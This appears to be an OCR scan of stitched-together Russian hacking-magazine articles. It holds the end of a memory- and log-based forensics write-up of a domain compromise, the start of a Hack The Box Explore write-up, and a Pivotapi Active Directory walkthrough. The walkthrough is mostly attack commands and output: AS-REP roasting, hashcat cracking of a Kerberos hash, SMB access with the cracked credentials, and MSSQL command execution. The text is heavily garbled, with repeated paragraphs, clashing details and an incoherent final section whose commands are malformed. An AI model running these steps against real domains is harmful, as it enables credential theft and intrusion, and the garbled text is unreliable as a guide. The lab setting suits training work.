Воспользуемся плагином **malfind** утилиты Volatility 3 и найдем код, внедренный в адресное пространство процессов оперативной системы.

```
python3 vol.py -f memdump.mem windows.malfind.Malfind
```

```
7232    svchost.exe     0x1a7c791000    0x1a7c7a1fff
PAGE_EXECUTE_READWRITE
4d 5a 90 00 03 00 00 00 ..... MZ.....
00 00 00 00 ff ff 00 00 .....
b8 00 00 00 00 00 00 00 .....
40 00 00 00 00 00 00 00 @.......
00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 .....
00 00 00 00 e8 00 00 00 .....
0x1a7c790000:   rsp     byte ptr [rbx],al
0x1a7c790002:   add     byte ptr [rax],al
0x1a7c790004:   add     byte ptr [rax+rax],al
0x1a7c790006:   add     byte ptr [rax],al
```


Результат работы плагина malfind

Из рисунка выше видно, что вредоносный код внедрен в адресное пространство процесса winlogon.exe (PID 3232).

Отлично! Мы обнаружили управляющий центр и вредоносный процесс.

Анализ сетевого трафика

Проанализируем сетевой трафик при помощи **Wireshark** и найдем интересные артефакты. В первом дампе трафика обнаружена почтовая сессия по протоколу SMTP. Попробуем получить сообщения enti. Для этого перейдем на вкладку «Файл» → Экспортировать объекты → IMF». Сохраним все сообщения для исследования.


John.goldberg@cybercorp.com
IRA.Ma
IRA.Ma
IRA.Ma

УРОКИ ФОРЕНЗИКИ

РАССЛЕДУЕМ КИБЕРИНЦИДЕНТ CYBERCORP CASE 1


БОКОВОЕ ПЕРЕМЕЩЕНИЕ ПО СЕТИ

Для анализа дальнейших действий злоумышленника воспользуемся логами Windows

Загрузим каталог `Logs` в утилиту **fulleventlogview.exe**. Для этого перейдем на вкладку File → Choose Data Source и укажем путь, где хранятся файлы логов. Перейдем на вкладку Options → Advanced Options и установим, с какого времени показать события операционной системы. В качестве начальной точки укажем **20.06.2020 22:27:31** — это метка времени создания вредоносного файла `Why Saudi Arabia... .docx`.


Обращение к вредоносному ресурсу для получения шаблона

В 22:27:46 зафиксировано исходящее сетевое соединение к вредоносному ресурсу **75.19.45.11**, вызванное файлом winword.exe. Далее выполняется вредоносный макрос, который содержится в загруженном шаблоне.



Загрузка утилит для постэксплуатации

В 22:31:08 злоумышленник загрузил с адреса `http://196.6.112.70/disco.jpg` вспомогательные утилиты для бокового перемещения по сети и сохранил их в файл `C:\Windows\TEMP\disco.jpg`.




Декодирование загруженного файла по алгоритму Base64

В 22:31:16 декодировали загруженный файл `disco.jpg` по алгоритму Base64 и сохранили в файл `C:\Windows\TEMP\sh.exe`.

Запуск исполняемого файла sh.exe

В 22:31:34 запустили исполняемый файл `sh.exe` (сборщик данных для BloodHound), результат работы которого сохранен в файл `ddr.zip`.


Проанализируем таблицу MFT и посмотрим, какие еще файлы были созданы в каталоге `C:\Windows\Temp`. Для этого откроем полученный файл CSV, содержащий объекты файловой системы, и найдем все файлы в каталоге `Windows\Temp`.



Файл, обнаруженный в каталоге C:\Windows\Temp


В 22:31:38 создан файл с расширением bin.

Следующий этап для злоумышленника — получение логинов и паролей пользователей.



Список локальных администраторов скомпромитированного компьютера

В 22:33:10 перечислили всех локальных администраторов пользователей скомпромитированного компьютера.



Сохранение куста реестра sam

В 22:33:18 злоумышленник с применением утилиты reg.exe (программа в Windows для настройки реестра) выгрузил куст реестра `hklm\sam` и сохранил его в файл `C:\Windows\TEMP\sa.tmp`. В **22:33:24** выгрузил куст реестра `hklm\system` и сохранил в файл `C:\Windows\Temp\sy.tmp`.

Следующим этапом злоумышленник выгружает файлы `sa.tmp` и `sy.tmp` и получает из них NTLM-хеши паролей пользователей. Теперь ему достаточно пробрутить полученные хеши пользователей с имеющимся в его арсенале словарем. Пароль `!!feb15th2k6!!` — словарный и есть в файле rockyou.txt.

Сохранение куста реестра system

В 22:33:18 злоумышленник с применением утилиты reg.exe (программа в Windows для настройки реестра) выгрузил куст реестра `hklm\sam` и сохранил его в файл `C:\Windows\TEMP\sa.tmp`. В **22:33:24** выгрузил куст реестра `hklm\system` и сохранил в файл `C:\Windows\Temp\sy.tmp`.

Следующим этапом злоумышленник выгружает файлы `sa.tmp` и `sy.tmp` и получает из них NTLM-хеши паролей пользователей. Теперь ему достаточно пробрутить полученные хеши пользователей с имеющимся в его арсенале словарем. Пароль `!!feb15th2k6!!` — словарный и есть в файле rockyou.txt.

Запрос на получение адреса контроллера домена

Получение доступа к административному ресурсу контроллера домена

В 22:35:38 злоумышленник узнал пароль `!!feb15th2k6!!` пользователя `cybercorp\backupsrv` и подключился к административному ресурсу `\\192.168.184.100\C$` контроллера домена, тем самым получив полный доступ к домену. Ему осталось лишь загрузить вредоносный модуль на скомпромитированный контроллер домена, чтобы закрепиться на нем.

ВЫВОДЫ

Мы с тобой расследовали киберинцидент и выявили такую картину. Злоумышленник использовал письмо по электронной почте с вредоносным вложением и скомпромитировал хост с адресом **192.168.100.130**. Затем он загрузил полезную нагрузку, которую записал в реестр, и скрипт на PowerShell, который запускается при вводе авторизационных данных в системе. Далее злоумышленник загрузил утилиту для перечисления данных контроллера домена, получил авторизационные данные пользователя **cybercorp\backup** и скомпромитировал контроллер домена.

Таким образом, мы восстановили полную картину действий, а значит, наша работа как криминалистов закончена.

взлом

HTB EXPLORE

ПОВЫШАЕМ ПРИВИЛЕГИИ НА ANDROID ЧЕРЕЗ ADB

Kulbatan
kulbatan@gmail.com

В этой статье я покажу, как захватить машину Explore, основанную на Android. Покажет нам это парень из сообщества «Дыра» Kulbatan. Мы обнаружим ES File Explorer, а также специфичный интерфейс ADB. Давайте начнем, но Android встречается на Hack The Box нечасто, и это делает задачу интересной.

WARNING

Подключчать к машине с HTB рекомендуется только через VPN. Не делай этого с компьютером, где есть важная для тебя данные, так как ты зна- ешься в общей сети с другими участниками.

РАЗВЕДКА: СКАНИРОВАНИЕ ПОРТОВ

Сканируем IP адрес машины с nmap/masscan:

```
10.10.10.247   explore.htb
```

Справка: сканирование портов


Сканирование портов — это метод определения какие порты открыты на машине. Он позволяет атакующим узнать, какие службы на хосте принимают соединения. Не нужен root/sudo, достаточно выполнить nmap/masscan scan с полезным/умным параметрами.

```
#!/bin/bash
ports=$(nmap -p- --min-rate=1000 -T4 $1 | grep "^[0-9]" | cut -d "/" -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -t $1
```

Он действует в два этапа. На первом проводится сканирование, с использованием параметра на этапе. Если пользователю сканирование, с использованием нескольких портов (опция -A).

```
root@kali:~# ./ports.sh 10.10.10.247
Starting Nmap 7.80 ( https://nmap.org ) at 2019-03-30 14:17 EDT
Nmap scan report for 10.10.10.247
Host is up (0.0.0.
```

HTB PIVOTAPI



БОЛЬШОЙ ПЕНТЕСТ
ACTIVE DIRECTORY

RalfHacker
hackerralf8@gmail.com

Сегодня мы разберем «безумную» по сложности машину с Hack The Box. Она называется Pivotapi и посвящена пентесту Active Directory. Нам предстоит заняться OSINT, провести атаку AS-Rep Roasting, декомпилировать приложение на .NET, получить точку опоры через эксфильтрацию данных из Microsoft SQL, взломать базу KeePass, проэксплуатировать LAPS для повышения привилегий и поюзать BloodHound. Программа очень плотная, начинаем немедля!

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА. СКАНИРОВАНИЕ ПОРТОВ

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.10.240    pivotapi.htb
```

И сканируем порты.

Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта.

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).

```
Nmap scan report for pivotapi.htb (10.10.10.240)
Host is up (0.096s latency).

PORT    STATE SERVICE       VERSION
21/tcp  open  ftp           Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-19-21  03:06PM       <DIR>          181190 18.1.1.414.0453.pdf
| 02-19-21  03:06PM       <DIR>          1048576 Exploiting-Microsoft-Windows-based-Buffer-overflows.pdf
| 02-19-21  12:55PM       <DIR>          1002042 BHUSA07-McDonald-WindowsHelp-PAPER.pdf
| 02-19-21  03:06PM       <DIR>          1018160 ExploitingSoftware-Ch07.pdf
| 08-08-20  01:10PM       <DIR>          229893 notes1.pdf
| 08-08-20  01:14PM       <DIR>          279445 notes2.pdf
| 02-19-21  03:06PM       <DIR>          195 README.txt
| 02-19-21  03:06PM       <DIR>          1302129 RHUL-MA-2009-06.pdf
| ftp-syst:
|   SYST: Windows_NT
22/tcp  open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 ad:dd:1b:6b:6d:bb:fb:07:7e:17:bb:f5:df:6c:7f:d2 (RSA)
|   256 44:df:89:cc:8a:6e:cd:26:de:e0:3a:be:ae:65:dc:18 (ECDSA)
|   256 91:bd:b8:a2:94:ca:5c:b6:b8:68:d8:8b:9a:14 (ED25519)
53/tcp  open  domain        Simple DNS Plus
88/tcp  open  kerberos-sec  Microsoft Windows Kerberos (server time: 2021-06-19 08:40:48Z)
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: LicorDebellota.htb0., Site: Default-First-Site-Name)
445/tcp open  microsoft-ds?
464/tcp open  kpasswd5?
593/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp open  tcpwrapped
1433/tcp open  ms-sql-s     Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
|   Target Name: LICORDEBELLOTA
|   NetBIOS_Domain_Name: LICORDEBELLOTA
|   NetBIOS_Computer_Name: PIVOTAPI
|   Dns_Domain_Name: LicorDebellota.htb
|   DNS_Computer_Name: PivotAPI.LicorDebellota.htb
|   DNS_Tree_Name: LicorDebellota.htb
|   Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2021-06-19T07:32:36
| Not valid after:  2051-06-19T08:32:36
| ssl-date: 2021-06-19T40:41:29+00:00; +4m06s from scanner time.
1260/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: LicorDebellota.htb0., Site: Default-First-Site-Name)
1269/tcp open  tcpwrapped
9389/tcp open  mc-nmf       .NET Message Framing
```

Результат работы скрипта

Мы нашли много открытых портов, давай пройдемся по порядку:

- 21 — служба FTP (доступен анонимный вход);
- 22 — служба SSH;
- 53 — служба DNS;
- 88 — служба авторизации Kerberos;
- 135 — служба удаленного вызова процедур (Microsoft RPC);
- 139 — служба имен NetBIOS;
- 389, 636, 3268, 3269 — служба LDAP;
- 445 — служба SMB;
- 464 — служба смены пароля Kerberos;
- 593 — служба удаленного вызова процедур (Microsoft RPC над HTTPS);
- 1433 — Microsoft SQL Server 2019;
- 9383 — служба шлюзов управления Active Directory.

В итоге мы получаем очень важную информацию. Во-первых, мы можем работать со службой FTP без авторизации, а во-вторых, SQL Server дал нам имена домена (`LICORDEBELLOTA`) и текущей машины (`PIVOTAPI`).

Давай скачаем все файлы с FTP-сервера для дальнейшего анализа. Сделаем это с помощью `wget`:

```
wget ftp://pivotapi.htb/*
```

В документах ничего важного для продвижения не нашлось, но тема интересная — они описывают способы эксплуатации различных уязвимостей. Но, как отмечается в любом курсе OSINT (разведка на основе открытых источников), если мы смогли получить какие-либо документы, нас могут заинтересовать метаданные, а именно атрибуты «создатель» и «владелец». Из них иногда можно узнать имена, подходящие в качестве логинов. Смотреть эти данные можно разными методами, я воспользуюсь **exiftool** (устанавливается командой `sudo apt install exiftool`).

```
ralf@kali-PC:~/tmp/pivotapi/docs$ exiftool notes1.pdf
ExifTool Version Number         : 12.16
File Name                       : notes1.pdf
Directory                       : .
File Size                       : 214 KiB
File Modification Date/Time     : 2020:08:08 13:18:00+03:00
File Access Date/Time           : 2021:06:19 11:55:02+03:00
File Inode Change Date/Time     : 2021:06:19 11:39:23+03:00
File Permissions                : rw-r--r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.5
Linearized                      : No
Page Count                      : 5
Creator                         : cairo 1.10.2 (http://cairographics.org)
Producer                        : cairo 1.10.2 (http://cairographics.org)
```

Свойства документа notes1.pdf

Создав простой конвейер на Bash, получим из всех документов поля `Creator` и `Author`.

```
exiftool * | grep "Creator\|Author" | awk '{print $3}'
```

```
ralf@kali-PC:~/tmp/pivotapi/docs$ exiftool * | grep "Creator\|Author" | awk '{print $3}'
Microsoft
unknown
saif
Microsoft®
byron
-
byron
cairo
Kaorz
-
alex
alex
```

Владельцы и создатели файлов

Откинув сомнительные записи, мы можем составить список из пяти возможных имен пользователей: `saif`, `byron`, `cairo`, `Kaorz`, `alex`.

Продолжение статьи →

HTB PIVOTAPI

БОЛЬШОЙ ПЕНТЕСТ ACTIVE DIRECTORY

ТОЧКА ВХОДА. AS-REP ROASTING

Так как на хосте работает Kerberos, мы можем проверить, существует ли какая-то учетная запись. В этом нам поможет атака AS-Rep Roasting. Смысл ее в том, что мы посылаем на сервер аутентификации анонимный запрос для предоставления определенному пользователю доступа к какой-либо услуге. Сервер в ответ:

- предоставляет хеш;
- отвечает, что у данного пользователя не выставлен флаг `UAF Don't Require PreAuth`;
- говорит, что такого пользователя нет в базе Kerberos.

Выполнить атаку мы можем с помощью скрипта **GetNPUsers**, входящего в состав пакета скриптов **impacket**. Задаем скрипту следующие параметры: контроллер домена (`-dc-ip`), способ аутентификации Kerberos (`-k`), опция «без пароля» (`-no-pass`), список пользователей (`-usersfile`) и целевой хост в формате `домен/хост`.

```
GetNPUsers.py -dc-ip 10.10.10.240 -no-pass -k -usersfile users.txt
LICORDEBELLOTA/pivotapi.htb
```

```
ralf@RalfPC:~/tmp/pivotapi$ GetNPUsers.py -dc-ip 10.10.10.240 -no-pass -k -usersfile users.txt LICORDEBELLOTA/pivotapi.htb
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$23$kaorz@LICORDEBELLOTA:850b05043fb274daa5b294055aabf147$d11667d8ee27be16b92a9933d919954872b7eeeec42c52df60347ff687e1
19708dc8adc9b2a319b9203d52b80bd2364e77e5ac1ab976b0a20a69b11133caa4a0d2a66d7a98dd36ec12b7893f97ed641a5e1acbba3ad5673f195b79d0a3b1
e554b551bd062214381fb37e145471ea80a019735e89f4a5d9e6062f1e1e610575aef08e8da01306cb2
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

Результат работы скрипта

Нам говорят, что, кроме пользователя `Kaorz`, в базе Kerberos больше никого нет, причем для учетной записи `Kaorz` сервер аутентификации вернул нам хеш! Давай разберемся, что это за хеши и почему их раздают кому попало.

Дело в том, что, когда клиент посылает сообщение с идентификатором пользователя на сервер аутентификации и запрашивает доступ к услуге для какого-то пользователя, сервер аутентификации смотрит, есть ли пользователь в базе Kerberos, после чего проверяет его учетные данные. Если учетные данные неверны, сервер отвечает сообщением `UAF Don't Require PreAuth`.

Но есть одно ограничение: у учетной записи пользователя может быть активирован флаг `DONT_REQ_PREAUTH`, который означает, что для данной учетной записи не требуется предварительная проверка подлинности Kerberos. Для этого пользователя учетные данные не проверяются и сервер аутентификации генерирует секретный ключ, хешируя пароль пользователя, найденный в базе данных. Получается, мы можем пробрутить хеш и узнать пароль пользователя!

Брутить хеш будем по словарю программой **hashcat**. При запуске нам нужно передать номер типа хеша (параметр `-m`), поэтому сначала узнаем его, запросив справку и отфильтровав только нужный нам тип.

```
hashcat --example | grep krb5asrep -A2 -B2
```

```
ralf@RalfPC:~/tmp/pivotapi$ hashcat --example | grep krb5asrep -A2 -B2
MODE: 18200
TYPE: Kerberos 5, etype 23, AS-REP
HASH: $krb5asrep$23$user@domain.com:3e156ada591263b8aab0965f5aebd837$007497cb51b6
a0797dbfb2f8a1a5f4c423f9bfc1fea4833420a211bd56a216f4d5158ccc4b22ab52894fadfba3957df
8f28c679f6deeee1456f0781eb8154e18e49cb27b64bf74cd7112a0ebae2102ac
PASS: hashcat
```

Получение номера типа хеша

Искомый номер — 18200. Теперь запускаем перебор, при этом в параметрах указываем перебор по словарю (`-a 0`), тип хеша krb5asrep (`-m 18200`), файл с хешем и словарь.

```
hashcat -a 0 -m 18200 hash.krb5asrep ~/wordlists/rockyou.txt
```

```
$krb5asrep$23$Kaorz@LICORDEBELLOTA:850b05043fb274daa5b294055aabf147$d11667d8ee27be16b92a9933d919
19708dc8adc9b2a319b9203d52b80bd2364e77e5ac1ab976b0a20a69b11133caa4a0d2a66d7a98dd36ec12b7893f97ed
e554b551bd062214381fb37e145471ea80a019735e89f4a5d9e6062f1e1e610575aef08e8da01306cb2:Roper4155

Session..........: hashcat
Status...........: Cracked
Hash.Name........: Kerberos 5, etype 23, AS-REP
```

Результат перебора хеша

Очень быстро находим искомый пароль учетной записи `Kaorz`. Так как у нас появились учетные данные, нужно попробовать с ними подключиться ко всем доступным ресурсам. FTP учетных данных не требует, поэтому проверим SMB. Для этого я обычно использую утилиту **smbmap**.

```
smbmap -u Kaorz -p Roper4155 -H 10.10.10.240
```

```
ralf@RalfPC:~/tmp/pivotapi$ smbmap -u Kaorz -p Roper4155 -H 10.10.10.240
[+] IP: 10.10.10.240:445        Name: pivotapi.htb
        Disk                                                  Permissions     Comment
        ----                                                  -----------     -------
        ADMIN$                                                NO ACCESS       Admin remota
        C$                                                    NO ACCESS       Recurso predeterminado
        IPC$                                                  READ ONLY       IPC remota
        NETLOGON                                              READ ONLY       Recurso compartido del servidor de inicio de sesión
        SYSVOL                                                READ ONLY       Recurso compartido del servidor de inicio de sesión
```

Доступные ресурсы SMB

В выводе получим список доступных ресурсов SMB и разрешения для каждого. Чтобы долго не ходить по директориям и не искать интересные файлы, есть удобная возможность вывести все содержимое ресурсов рекурсивно. Для этого в smbmap нужно указать опцию `-R`. Пролистав список, обращаем внимание на каталог `HelpDesk`, который содержит исполняемый файл и два файла `msg`, то есть какие-то сообщения.

```
smbmap -u Kaorz -p Roper4155 -H 10.10.10.240 -R
```

```
.\NETLOGON\HelpDesk\*
dr--r--r--                0 Sun Aug  9 18:40:36 2020    .
dr--r--r--                0 Sun Aug  9 18:40:36 2020    ..
fr--r--r--          1854976 Fri Feb 19 14:33:15 2021    Restart-OracleService.exe
fr--r--r--            24576 Sun Aug  9 18:40:36 2020    Server MSSQL.msg
fr--r--r--            26112 Sun Aug  9 14:45:39 2020    WinRM Service.msg
```

Содержимое каталога HelpDesk

Чтобы заполучить файлы, можем запустить любой клиент SMB. Я буду использовать **smbclient**, поскольку он тоже входит в набор impacket.

```
smbclient.py LicorDeBellota/Kaorz:Roper4155@10.10.10.240
use NETLOGON
cd HelpDesk
get Restart-OracleService.exe
get Server MSSQL.msg
get WinRM Service.msg
exit
```

```
ralf@RalfPC:~/tmp/pivotapi$ smbclient.py LicorDeBellota/Kaorz:Roper4155@10.10.10.240
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

Type help for list of commands
# use NETLOGON
# cd HelpDesk
# get Restart-OracleService.exe
# get Server MSSQL.msg
# get WinRM Service.msg
```

Загрузка файлов с SMB

Продолжение статьи →

HTB PIVOTAPI

БОЛЬШОЙ TENTECT ACTIVE DIRECTORY

ТОЧКА ОПОРЫ
Конвертация MSG

Фишг. Ящ создаёт электронное письмо в формате Microsoft Outlook и включает данные отправителя и получателя, тему и текст письма. Также в ящике файла .msg может быть сохранена информация о встречи или иные событии из календаря Outlook, данные контакта и зарисовки или задания. Это можно конвертировать в обычный стандартный формат с помощью утилиты **msgconvert**. Ее сначала не следует установить:

```
sudo apt install libemail-outlook-message-perl libemail-sender-perl
msgconvert Server\ MSSQL.msg
msgconvert WinRM\ Service.msg
```

Создаваемые с сообщения файлы MSGxxxx


Сообщение с сервера WinRM Service

В первом сообщении говорится, что в 2010-е годы была установлена база Oracle, но в 2020 году решили перейти на MS SQL. При этом найдено пароль **Password=Oracle**. Также сообщается, что была создана для доступа службы Oracle. Что здесь очень важно — это формула логина, то есть приложение работает с учетными данными.

Во втором сообщении отслеживаем блокировка службы WinRM и инсталлящего пакета по протоколам TCP, UDP и ICMP.

Анализ приложения, использующего вызов CMD

Перейдем к выполнению файлов и процессов — исполняемому. Откроем его в любом дизассемблере (я использую **IDA Pro**) и первым делом станем искать импортируемые функции. Это позволит нам составить первое мнение об этой программе и примерно понять, для чего она нужна.



Обратим внимание на функцию **ShellExecuteEx**, которая должна выполнить команды в командной строке. Еще здесь много функций для работы с файлами (**DeleteFileW**, **CreateFileW**, **GetTempPath** и прочие). Чтобы наглядно отследить работу с файлами и каталогами, запускаем **Process Monitor**. После запуска создадим файлы, который будет отслеживать только наш целевой процесс.

Фильтры Process Monitor

Когда все будет готово, запустим исполняемый файл и просмотрим вывод Process Monitor.

Вывод Process Monitor

В собственно мы видим создание файлов .trp и запись скорее всего, копирование **cmd.exe**. А раз он запускается, то мы можем воспользоваться **CMDWatcher**. Эта утилита будет отслеживать процесс и показывать аргументы при запуске CMD и любых процессах. Запустим CMDWatcher, а потом запускаем приложение. Мы увидим, как запускается приложение, а затем как активируется сценарий bat.

Событие запуска приложения Restart OracleService.exe

Событие запуска файла bat


Пройдем в директорию с запускаемым скриптом и увидим в ней сам скрипт и файл с расширением .ps1.

Содержимое каталога c:\programdata\oracle\ test


Заглянем в скрипт. В начале видим проверку на запуск от имени определенного пользователя. Сразу сохраняем себе его имя — пригодится! Затем данные записываются в файл **C:\programdata\oracle.txt**. Кодировка напоминает Base64.

Содержимое скрипта


После запуск создается еще один файл — **C:\programdata\monta.ps1**, он содержит код на PowerShell. Этот код считывает данные из файла **C:\programdata\oracle.txt**, декодирует их из Base64 и записывает в **C:\programdata\restart-service.exe**. Затем удаляется и файл с данными. Вызов, и запуск из PowerShell и запускается новосозданный исполняемый файл **restart-service.exe**. После выполнения он удаляется.



Содержимое скрипта c:\programdata\monta.ps1



Модифицированный bat скрипт запуска



Модифицированный bat скрипт запуска


Запустим измененный скрипт, после чего проверим каталог **C:\programdata**, там нас будет ждать файл с данными и файл на PowerShell с целевым скриптом.

Содержимое каталога c:\programdata

Анализ приложения со скрытыми функциями


Исполняемый файл скрывает в IDA Pro, чтобы посмотреть импортируемые функции. Но там не было ничего интересного, а для статического анализа файл является бесполезно по этой причине в решении использовать стороннюю **API Monitor**. Оно может отображать все вызовы API-функций вместе с передаваемыми в них параметрами.

После запуска API Monitor нужно указать целевой исполняемый файл, для чего выбираем пункт New Process. В раздаче справа увидим все вызванные приложением функции.



Окно API Monitor

Выбор исполняемого файла



Результат анализа файла

Часто вызывается **GetProcAddress**. Дело в том, что DLL может загружаться приложением не только статически (при запуске), но и динамически (во время выполнения) с помощью функции **LoadLibrary**. А для получения адреса функции в загруженной DLL как раз используется функция **GetProcAddress**, которая и качается подробнее получает имя импортируемой функции. Эта техника усложняет статический анализ, а именно скрывает вызвые функции из таблицы импорта.

Давай узнаем, какие функции хотел спрятать разработчик. Для этого необходимо установить фильтр, чтобы в выводе присутствовали только функции **GetProcAddress**. В контекстном меню выбираем include и API Name.

Установка фильтра

Отфильтрованный список функций API

Сразу видим множество функций для работы с реестром, но это пока ничего не говорит. Чтобы сохранить целостную картину, просмотрим обновлённый все дерево вызовов (это займет 1 минуту). Для этого выбираем в меню вызова остаются лишь **CreateProcessWithLogonW**. Это важная функция!

Отфильтрованный список API-функций

Она создает новый процесс и его первичный главный поток. Новый процесс также запускает заданное исполняемый файл в контексте системы безопасности определенного пользователя. Дело в том, что эта функция принимает регулярные данные пользователя в качестве аргумента. Давай найдем вызов, чтобы получить эти параметры. Для этого выбираем в окне Display пункт Add Filter и запишем выполняемый **Name** на **CreateProcessWithLogonW**.

Окно ввода параметров фильтрации

Обратим внимание на параметры **lpUsrname** и **lpPassword**, где содержатся имя пользователя и его пароль. Так как это учетные данные для сервера базы данных, попробуем на них и авторизоваться. Увы, все первая попытка зайти как **sc_oracle:Oracle_s3rVic3!2020** провалилась, — сервер отвергнет, что имя пользователя или пароль неверные.

Выполнение команд через MS SQL Server

Наша задача так же найти наиболее полезный Пароль или логин и пароль внимательнее. Часть **oracle** — это используемая ПО, а **2020** — год установки. Попробуем в данном ключе для сервисной службы Oracle сделаем учетные данные для MS SQL:

- пользователь по умолчанию — **sa**;
- пароль складывается по шаблону из используемой технологии и года установки (в данном случае из oracle и из соответствия) **mssql_s3rVic3!2020**.

Для подключения используем **mssqlclient** из пакета impacket.

```
impacket-mssqlclient sa@pivotapi.htb
```


Подключение к MS SQL Server

После подключения мы можем работать из командной строки, для чего используем функцию **xp_cmdshell**.

Запуск команды

Продолжение статьи →

HTB PIVOTAPI

БОЛЬШОЕ ПОЛЕ ЛОСЕЙ ЛОРЕНЦО

ПРОДОЛЖЕНИЕ
Первая компания — ЗЛОЙ и основа Kerberoasting
Теперь мы знаем, что у нас есть доступ к ЗЛОЙ, но у нас нет пароля. Но будем исходить из предпосылки, что **svc_deploy** — это сервисная учетная запись, которая, скорее всего, имеет SPN. Давайте запросим у контроллера домена ЗЛОЙ все учетные записи с SPN, которые могут быть использованы для Kerberoasting:

```
GetUserSPNs.exe -dc dc.zloy.local -ldaps -outfile zloy.kerb
```

Выполнив еще и поиск на наличие доступа обратно:

```
Invoke-ShareFinder -domain zloy.local
```

Но, к сожалению, вывод пустой:

Но есть все еще проблема: что делать пользователю в группе IT? Сейчас открывать исходный код и менять поиск, отличающийся от стандартного, — это слишком долго и сложно. Поэтому мы воспользуемся Sharpshooter, чтобы сделать все это за минуту:

```
sharpshooter.exe -domain zloy.local -dc dc.zloy.local -ldap -output -spn -dc -ldaps -outfile zloy.kerb
```

Теперь получаем и хешем, что нам нужно. Но, к сожалению, пароль не подбирается. Но есть еще проблема: мы не знаем, что за пользователь. Но мы можем сделать и это, запустив:

```
Invoke-ACLScanner -ResolveGUIDs -Domain zloy.local | Select-Object -Property IdentityReference,ObjectDN,ActiveDirectoryRights | Out-GridView
```

Теперь мы можем сделать вывод, что у нас есть доступ к **svc_deploy**. Но, к сожалению, пароль не подбирается. Но есть еще проблема: мы не знаем, что за пользователь. Но мы можем сделать и это, запустив:

